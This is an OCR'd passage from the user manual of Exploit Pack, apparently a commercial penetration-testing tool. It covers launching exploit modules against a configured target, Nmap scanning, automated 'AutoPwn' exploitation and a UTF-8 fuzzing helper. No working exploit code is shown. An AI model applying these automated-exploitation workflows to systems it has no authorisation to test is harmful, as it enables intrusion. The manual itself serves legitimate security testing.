
- Once you have selected an Exploit Module you can see its **code** and it's **description** (right side of the screen)



- **Target Properties (Top-Middle side of the screen)**
  These are the properties you need to configure in order to succesfully launch the selected exploit module. Some of them will get auto completed, but you can also change them for the ones you require. Once you think the options are set, press the button "**Execute Exploit**".




- You can also change the current exploit's details further (even the description) from the "**Module Wizard**" window. Click on "**Edit**" to open it.


Exploit Pack [Registered] - Current release: v15.01 - http://exploitpack.com [Zero Hunter]
File Targets Edit Modules Tools Run Update Exploit Dev Websites Practice CTF Help
New Open Current IP: 82.170.207.167 Log Update Notepad Reverse Shell Auto Pwn Browser Wizard HexEditor VBS Wizard Registered Discord Advisories
Exploits Shellcodes Utilities Targets
Search
SDR-RepeatRF
SDR-SaveRF
Skeleton-Exploit
0day_PremiumPack
alx
alpha
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
freebsd_x86-64
Modules search
Show all available modules
Filter
Search filter here..
Connection list - Agents connected:
Localhost (computer)
127.0.1.1
Execute Exploit
Home Red Team Targets TCP Fuzzer Local Fuzzer Report Wizard Repeater Shellcodes Decoder UTF-Locator
Target Properties
Project: Exploit Pack
Target: 82.170.207.167
Port: 8080
Path: /path/example
Exploit Pack Console
Type here your commands and
Add Module
Edit
Save
Clear
Engine: C:\Python27\python.exe
Debug: 82.170.207.167
Exploit Pack - Module Wizard
This exploit wizard helps you add exploits to Exploit Pack it will automatically create the needed XML and Code files. The created module will be listed in Exploit Pack right after you add it and can be modified using the editor.
Module name: Skeleton-Exploit
Author: jsacco
Platform: Windows
Exploit type: Clientside
Special args:
Service affected: none
CVE Mitre ID: 1234
Port affected: 8080
Category: windows
Shellcode: Shell PoC
Module Description:
Exploit information example for the Skeleton module. This is an example structure you can use to
use this module as a template or create your own.
Save
Cancel
Network Scanner
Nmap - Built-in
Source: 169.254.117.170
Modules Executed
Module status
Total exploits: 39465
Quick Information
Application Log
Debug (for developers)
Exploit Name: Skeleton-Exploit
Author of this module: jsacco
Type of exploit: clientside
CVE (Mitre ID): 1234
Disclosure Date: 2020-12-07 14:27:11.597
Licensed to:
- [Latest release: v15.01 Zero Hunter]
Module status:


Running the network mapper

We have choosen to use Nmap as our main network scanning tool, as it is very well know in the scene and most important, it is a stable tool. Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. il was designed to rapidly scan large networks, although it works fine against single hosts. Follow these steps to obtain a list of open ports from the target machine, this is a crucial step on any pentest and should be done correctly.


To run the scanner, from the tab selection on the left side of the screen choose the "**Utilities**" tab, click on the black arrow next to "**Scanner**" and as you see on the image below, select "**Nmap-scanner**". (If you haven't configured the Nmap Path under preferences this is a good time to do it.)
Specify a target to be scanned using Nmap by typing the **IP Address or Hostname.** Click on the button "Execute Auxiliary" and you will hear a voice saying: "New auxiliary deployed" and a bar on the bottom right part of your screen. Now you can wait until the scan is completed, this might take several minutes depending on your connection and the target response, another factor to consider would be the options choosen for this scan, for example a full scan of 1-65k ports will take longer than a simple scan to the top 1024 ports of target.



Once the scan is finished a screen will pop up and your selected target will now appear in the "**Connection list**" and under "**Network scanner**" the open ports will be listed.




Also, your new target and all its information will appear in the "**Targets**" tab. Feel free to modify this file and make use of the available options. You can use this feature as a notepad for your pentest so you can have different notes for each target. Handy right?



The Network mapper

You can also run the network mapper wizard instead of directly running the module itself as shown below:




AutoPwn

Exploit Pack has a feature called AutoPwn that can be used to automagically try to select the exploit needed to like it name claims "Pwn" the target, while we always recommed to use a more manual approach sometime it's useful if you are too lazy that day, beware of the risks of automated attacks.


Also have in mind that the filter to iterate over the XML files to select the exploits is pre-configured by ports, references or services running, and as you imagined first it will launch Nmap against the target to obtain these values. You must first configure Nmap properly otherwise AutoPwn will not work.

Here in this example we are running AutoPwn against our local environment:



Once you set up the properties for AutoPwn you can go ahead and click on Execute, this will activate the whole process first it will launch as mentioned before, nmap against the

selected target. After that it will iterate over your exploit-tree trying to find a match for the Attack-type selected. If there is a match it will automatically launch it against that target as show in the following screenshot:




UTF-8 Locator

You can make use of the UTF locator to discover bugs on applications that accept user supplied input. In UTF-8, characters are encoded using sequences of 1 to 6 octets. The only octet of a "sequence" of one has the higher-order bit set to 0, the remaining 7 bits being used to encode the character value. In a sequence of n octets, n1, the initial octet has the n higher-order bits set to 1, followed by a bit set to 0. The remaining bit(s) of that octet contain bits from the value of the character to be encoded. The following octet(s) all have the higher-order bit set to 1 and the following bit set to 0, leaving 6 bits in each to contain bits from the character to be encoded.

In a nutshell this UTF locator could be used to trigger encoding/decoding issues among applications, that could later on after or pre processing trigger different types of behaviors, and it depends on the application and platform how this is handled.


Fill the message to include (optional) and use the default amount "10.000" or change it for more or less. Click on Create UTF to run it. This action will create a file called utflocator.txt and show you also the content of the file, from here just copy the file to his destination or copy the content and add it to an user supplied input to trigger, or try to, a vulnerability.



Notepad

